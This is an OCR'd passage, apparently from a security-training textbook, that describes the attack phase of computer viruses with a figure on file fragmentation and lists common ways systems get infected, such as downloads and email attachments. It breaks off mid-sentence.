


Unfragmented File Before Attack
File: A
File: B
Page: 1
Page: 2
Page: 3
Page: 1
Page: 2
Page: 3
File Fragmented Due to Virus Attack
Page: 1 File: A
Page: 3 File: B
Page: 1 File: B
Page: 3 File: A
Page: 2 File: B
Page: 2 File: A

Figure 7.37: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host’s memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host



How does a Computer Get Infected by Viruses?


1. When a user accepts files and downloads without properly checking the source
2. Opening infected e-mail attachments
3. Installing pirated software
4. Not updating and not installing new versions of plug-ins
5. Not running the latest antivirus application
6. Clicking malicious online ads
7. Using portable media
8. Connecting to untrusted networks

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically 